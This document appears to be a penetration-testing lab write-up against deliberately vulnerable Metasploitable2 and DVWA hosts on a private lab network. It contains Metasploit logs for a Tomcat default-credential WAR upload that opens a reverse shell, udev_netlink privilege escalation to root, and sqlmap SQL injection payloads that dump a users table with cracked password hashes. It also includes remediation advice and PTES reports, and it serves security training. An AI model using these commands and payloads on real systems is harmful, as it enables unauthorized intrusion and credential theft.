                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for nmap.org
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
[!] DNSDumpster module failed: Could not find CSRF token on DNSDumpster page
[-] Total Unique Subdomains Found: 2
scanme.nmap.org
svn.nmap.org
```

Whatweb Output



```
┌──(kali㉿kali)-[~]
└─$ whatweb 192.168.56.105
http://192.168.56.105 [200 OK] Apache[2.2.8], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu)
 DAV/2], IP[192.168.56.105], PHP[5.2.4-2ubuntu5.10], Title[Metasploitable2 - Linux], WebDAV[2], X-Powered-By[PHP/5.
2.4-2ubuntu5.10]
```


Exploitation Lab

Objective: Simulate a critical exploit against the target system to validate the "Tomcat Manager" vulnerability and document the execution path.


Exploit Simulation Log

Exploit ID	Description	Target IP	Status	Payload
003	**Tomcat RCE (Upload)**	192.168.56.105	**Success**	`java/shell_reverse_tcp`

Execution Details: We first identified valid credentials (`tomcat:tomcat`) using the `auxiliary/scanner/http/tomcat_mgr_login` module. We then transitioned to the `exploit/multi/http/tomcat_mgr_upload` module, using these credentials to upload a malicious WAR file containing a Java reverse shell. The server automatically deployed the WAR file, triggering the payload and opening a remote session.



```
[-] 192.168.56.105:8180 - LOGIN FAILED: tomcat:root (Incorrect
[+] 192.168.56.105:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



```
msf exploit(multi/http/tomcat_mgr_upload) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.56.105
RHOST => 192.168.56.105
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying rKKghOxzRYdCLmGA3j ...
[*] Executing rKKghOxzRYdCLmGA3j ...
[*] Undeploying rKKghOxzRYdCLmGA3j  ...
[*] Undeployed at /manager/html/undeploy
[*] Command shell session 1 opened (192.168.56.103:4444 → 192.168.56.105:60942) at 2026-01-06 10:06:03 -0500

whoami
tomcat55
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
█
```

Validation Summary

The exploited vulnerability relies on weak configuration (default credentials) rather than a code flaw. Public Proof-of-Concepts (PoCs) on Exploit-DB verify that authenticated attackers can upload malicious `.war` archives to the Tomcat Manager.

The server auto-deploys these archives, executing arbitrary JSP code with the privileges of the Tomcat service.

Post-Exploitation Practice


Objective: Escalate privileges from a low-level service user to Root (System Administrator) and collect forensic evidence.

Privilege Escalation Log

Note: Since the target is a Linux system, we utilized a kernel exploit (`udev`) instead of the Windows `bypassuac` method.

Exploit Module	Target Session	Result
`exploit/linux/local/udev_netlink`	Session 1 (`tomcat55`)	**Success (Root Shell)**

Execution Details: Upon gaining initial access as the `tomcat55` user, we identified the kernel was vulnerable to the `udev` Netlink exploit. We ran the local exploit against Session 1, which spawned a new session with **UID 0 (Root)** privileges.




```
msf post(multi/manage/shell_to_meterpreter) > [*] Meterpreter session 2 opened (192.168.56.103:4433 → 192.168.56.1
05:59046) at 2026-01-07 13:09:01 -0500

[*] Stopping exploit/multi/handler
sessions -l

Active sessions
===============

  Id  Name  Type                        Information                           Connection
  --  ----  ----                        -----------                           ----------
  1         shell java/java                                                   192.168.56.103:4444 → 192.168.56.105:3
                                                                              9485 (192.168.56.105)
  2         meterpreter x86/linux       tomcat55 @ metasploitable.localdomain 192.168.56.103:4433 → 192.168.56.105:5
                                                                              9046 (192.168.56.105)

msf post(multi/manage/shell_to_meterpreter) > use exploit/linux/local/udev_netlink
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf exploit(linux/local/udev_netlink) > set SESSION 2
SESSION ⇒ 2
msf exploit(linux/local/udev_netlink) > set LHOST 192.168.56.103
LHOST ⇒ 192.168.56.103
msf exploit(linux/local/udev_netlink) > run
[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Attempting to autodetect netlink pid ...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2368
[+] Found netlink pid: 2367
[*] Writing payload executable (207 bytes) to /tmp/jTIrpZCYSe
[*] Writing exploit executable (1879 bytes) to /tmp/DjaHEauxMK
[*] chmod'ing and running it ...
[*] Sending stage (1062760 bytes) to 192.168.56.105
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:
34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 3 opened (192.168.56.103:4444 → 192.168.56.105:50558) at 2026-01-07 13:10:48 -0500
```

Evidence Collection Log

Objective: Verify data integrity by hashing a sensitive configuration file.

Item	Description	Date	Hash Value (SHA256)
Shadow File	`/etc/shadow` (Contains Password Hashes)	2026-01-08	`7f9f08e29620f196a409890a742738c61644f67a1f8e879db8317b674b16c762`



```
whoami
root
id
uid=0(root) gid=0(root)
sha256sum /etc/shadow
7f9f08e29620f196a409890a742738c61644f67a1f8e879db8317b674b16c762  /etc/shadow
█
```

Capstone Project: Full VAPT Cycle

Objective: Execute a complete penetration testing cycle (Simulation, Detection, and Reporting) targeting the DVWA web application to demonstrate data exfiltration capabilities.


Simulation: SQL Injection (SQLMap)

Tool: SQLMap **Target:** DVWA (Damn Vulnerable Web App) on `192.168.56.105`
Vulnerability: Boolean-based and Union-based SQL Injection in the `id` parameter.


Execution Log: We utilized `sqlmap` to automate the detection and exploitation of the SQL injection flaw.

1. **Database Enumeration:** We successfully listed all available databases on the server.
   a. *Command:* `sqlmap -u "..." --dbs`

   b. *Result:* 7 databases found (including `dvwa`, `metasploit`, `mysql`).
2. **Data Exfiltration:** We targeted the `dvwa` database and dumped the `users` table.
   a. *Command:* `sqlmap -u "..." -D dvwa -T users --dump`
   b. *Result:* Extracted usernames (`admin`, `gordonb`) and their hashed passwords.



```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+---------------------------------------------
---------+--------------+-------------+
| user_id | user    | avatar                                                | password
        | last_name | first_name |
+---------+---------+-------------------------------------------------------+---------------------------------------------
---------+--------------+-------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (pas
sword) | admin    | admin       |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc
123)   | Brown    | Gordon      |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (cha
rley)  | Me       | Hack        |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (let
mein)  | Picasso  | Pablo       |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (pas
sword) | Smith    | Bob         |
+---------+---------+-------------------------------------------------------+---------------------------------------------
---------+--------------+-------------+

[11:27:43] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.56.105/dump/
dvwa/users.csv'
[11:27:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.105'
```



```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 7571=7571#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(3625,6973)>(SELECT COUNT(*),CONCAT(0×7170626a71,(SELECT (ELT(3625=3625,1))),0×71626b7a71
,FLOOR(RAND(0)*2))x FROM (SELECT 3436 UNION SELECT 8342 UNION SELECT 5800 UNION SELECT 5294)a GROUP BY x)-- dBBd&Su
bmit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7680 FROM (SELECT(SLEEP(5)))tiGT)-- msmY&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0×7170626a71,0×696759517a63635154416550767345566942666552794f6a4675
6a4c6b4e53526b6b5a726d754967,0×71626b7a71)#&Submit=Submit
---
[11:13:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[11:13:22] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[11:13:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.105'
[11:13:22] [WARNING] your sqlmap version is outdated

[*] ending @ 11:13:22 /2026-01-08/
```

Detection Log

Timestamp	Target IP	Vulnerability	PTES Phase	Severity
2026-01-08 11:13	192.168.56.105	**SQL Injection (Union-Based)**	Exploitation	**Critical**

2026-01-08 11:20	192.168.56.105	**Data Exfiltration (DB Dump)**	Post-Exploitation	**Critical**
2026-01-08 11:27	192.168.56.105	**Weak Hashing Algorithm (MD5)**	Vulnerability Analysis	**High**

Remediation Strategy

- **Input Sanitization:** The application concatenates user input directly into the database query. Developers must switch to **Prepared Statements** (Parameterized Queries). This ensures the database treats user input as data, not executable code.
- **Least Privilege:** The database user connecting to the web app has excessive permissions (access to `metasploit` and `mysql` system tables). Restrict this user to only the `dvwa` database.

PTES Technical Report

Project Title: VAPT Report for Internal Host 192.168.56.105 **Standard:** Penetration Testing Execution Standard (PTES)

1. Executive Summary The target system was found to be in a **Critical** security state. Our assessment identified a severe SQL Injection vulnerability in the "DVWA" web application that allows unauthenticated attackers to bypass security controls and download the entire internal database.

2. Methodology We followed the PTES lifecycle:

- **Intelligence Gathering:** We mapped the web application inputs.
- **Vulnerability Analysis:** We identified that the `id` parameter was accepting non-numeric characters.
- **Exploitation:** We used SQLMap to inject malicious SQL queries, confirming the ability to read arbitrary database tables.

3. Technical Findings The application fails to sanitize user input in the `User ID` field. By injecting a `UNION SELECT` payload, we were able to append the results of our own queries to the page output. This allowed us to extract the entire `users` table, compromising administrative credentials.

4. Conclusion The risk level is Critical. Immediate code remediation (Prepared Statements) is required to prevent data theft.

Non-Technical Briefing

We performed a security test on your internal web server to see if it could withstand a cyber attack. Unfortunately, the "locks" on the database are broken.

We found a specific flaw (SQL Injection) that acts like an open window. It allowed us to trick the website into handing over its entire list of private records, including usernames and passwords. We did not need a password to do this; we simply typed a special command into the search box.

If a real hacker found this, they would have total access to your user data. We recommend fixing the website code immediately.